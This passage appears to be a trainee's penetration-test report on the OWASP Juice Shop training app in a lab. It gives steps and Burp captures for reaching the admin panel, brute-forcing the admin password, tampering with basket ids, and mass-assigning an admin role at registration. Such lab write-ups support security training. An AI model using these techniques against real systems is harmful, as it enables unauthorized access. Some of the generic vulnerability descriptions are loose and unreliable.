Preventing Repetitive Registration attacks requires implementing robust anti-automation controls, regularly reviewing and monitoring anti-automation controls, and using a rate-limiting approach to anti-automation controls. Additionally, using a security framework that is specifically designed for anti-automation can also help prevent these types of attacks.

Vulnerability 10:-

Title: Admin Section (Broken Access Control)


Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

Steps to Reproduce:

By the Dirbuster output, navigated through the 192.168.1.10:3000/administration. Thus getting into the admin panel.

Then the pop-up came a solved the challenge



Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 11:-

Title: Five Star Feedback (Broken Access Control)

Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

The screenshot shows the OWASP Juice Shop administration interface. On the left, there's a sidebar with navigation links like 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area has two sections: 'Registered Users' and 'Customer Feedback'. Under 'Registered Users', there are six entries: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimmich@gmail.com, ciso@juice-sh.op, and support@juice-sh.op. Under 'Customer Feedback', there are three entries:

- Entry 1: 'I love this shop! Best products in town! Highly recommended!' (Rating: ★★★★☆)
- Entry 2: 'Great shop! Awesome service!' (Rating: ★★★★☆)
- Entry 3: 'Nothing useful available here!' (Rating: ★★★★☆)
Incompetent customer support! Can't even upload photo of broken purchase!...

At the bottom of the page, there's a note: 'This is the store for awesome stuff of all kinds! (anonymous) Click for more information'.

Steps to Reproduce:

With admin logged in, navigated through the <http://192.168.1.4:3000/administration>. Got all feedbacks and users ids

Then deleted the 1st 5 star feedback

The screenshot shows the same administration interface as before, but the first entry in the 'Customer Feedback' section has been removed. The remaining entries are:

- Entry 2: 'Great shop! Awesome service!' (Rating: ★★★★☆)
- Entry 3: 'Nothing useful available here!' (Rating: ★★★★☆)
Incompetent customer support! Can't even upload photo of broken purchase!...

The note at the bottom of the page remains the same: 'This is the store for awesome stuff of all kinds! (anonymous) Click for more information'.

Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 12:-

Title: Password Strength (Broken Authentication)

Description:

Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.


Steps to Reproduce:

In the login page, in username section given the admin username, admin@juice-sh.op

which is obtained from previous challenge. Then a random password. This request is intercepted by the Burpsuite.

Then, In the Intrudeter section, payload is set for the password using the sniper option. A password wordlist is given and waited for the 200 response.

The password is turned out to be admin123



Burp Suite Community Edition v2024.9.4 - Temporary Project

Request

```
POST /api/v1/login HTTP/1.1
Host: 192.168.29.202:3000
Content-Length: 48
Content-Type: application/x-www-form-urlencoded
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Origin: http://192.168.29.202:3000
Referer: http://192.168.29.202:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

{"email": "admin@juice-sh.op", "password": "123456"}
```

Inspector

Request attributes	2
Request query parameters	0
Request cookies	1
Request headers	11


Event log (0) All issues

Memory: 112.8MB


82% Haze

Search

5:54 PM 12/19/2024



Got the pop-up as solved the Password Strength Challenge



Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user
- perform actions that would otherwise be restricted
- perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

Vulnerability 13:-

Title: Security Policy


Description:

A Security Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's security policies and procedures, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the security policy, such as lack of proper disclosure, lack of proper implementation, or lack of proper oversight.

Steps to Reproduce:

As the Security policy is generally placed at the ./well-known, lets check there once,

The security.txt file is at <http://192.168.1.3:3000/.well-known/security.txt>



Got the pop-up solved the challenge Security Policy



Impact:

The impact of a successful Security Policy attack can include:

- unauthorized access to sensitive information
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- damage to reputation and negative publicity for the organization.

Preventing Security Policy attacks requires regularly reviewing and monitoring security policies, using best practices for security policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.

Vulnerability 14:-


Title: View Basket (Broken Authentication)

Description:

Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.

Steps to Reproduce:

Logged in as a user, and navigated to the Basket. Then with the inspector(f12), searched the storage for any id's or cookies. In the session storage got the bid as 7 , which is a basket id. Then changed it to 1. The whole basket items are changed.



Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user
- perform actions that would otherwise be restricted
- perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

Vulnerability 15:-

Title: Weird Crypto(cryptography)

Description:



Cryptographic Issues is a type of cyber attack that occurs when an application or system uses weak or broken cryptography, allowing an attacker to decrypt or tamper with sensitive data or perform other malicious actions. This can happen due to vulnerabilities in the cryptographic implementation, such as the use of weak encryption algorithms, the use of weak keys, or the use of poor random number generators.

Steps to Reproduce:

Navigated to the contact section, in that had customer Feedback,

As the weak algorithms are MD5,SHA1,DES,RC4,Blowfish. I have gone with MD5 and commented it in the comment section and sent the request.

Pop-up came with the challenge weird crypto solved



Impact:

The impact of a successful Cryptographic Issues attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data
- Perform a Man-in-the-Middle (MitM) attack by intercepting the communication.

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

Vulnerability 16:-

Title: Admin Registration (Improper input validation)

Description:

Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:

Tried to register a new user and intercepted the request with the Burpsuite and gone through the response for leads.

In the response there is option role:"customer", lets take this as a lead.

Let's send the request to repeater and add the option role and set role:"admin" with another username and send the request.

It's taken as a valid request, and added a user with admin privileges.

Pop-up came as the challenge solved.

Customer Feedback

Author: ***in@juice.sh.op

Comment: MDS

Rating: 1

CAPTCHA: What is 1+3*6 ?

Result: 19

Submit

Request

```
POST /api/users/ HTTP/1.1
Host: 192.168.29.202:3000
Content-Type: application/json
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.6723.70 Safari/537.36
DNT: 1
Referer: http://192.168.29.202:3000/
Accept-Language: en-US,en;q=0.9
Cookie: language=en
Connection: keep-alive
Content-Type: application/json
```

Response

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Vary: Origin
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Security-Policy: frame-ancestors 'self'
Location: /api/Users/21
Content-Type: application/json; charset=utf-8
Date: Thu, 19 Dec 2024 14:49:46 GMT
ETag: W/134-HNg504wupj7xIg257L179y/AM
Vary: Accept
Last-Modified: Thu, 19 Dec 2024 14:49:46 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 724 bytes in 1,100 millis
```

```
{
  "status": "success",
  "data": {
    "username": "...",
    "salt": "...",
    "saltedUser": "...",
    "deluxeToken": "...",
    "lastLoginIp": "0.0.0.0",
    "profilePic": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 21,
    "email": "123user@gmail.com",
    "updatedAt": "2024-12-19T14:49:46.028Z",
    "createdAt": "2024-12-19T14:49:46.028Z",
    "deletedAt": null
  }
}
```

Inspector


Request attributes: 2

Request query parameters: 0

Request cookies: 1

Request headers: 11

Response headers: 13



Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
 - the ability to perform actions on behalf of another user
 - the ability to perform actions that would otherwise be restricted
 - the ability to launch further attacks, such as SQL injection or code execution
 - The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 17:-

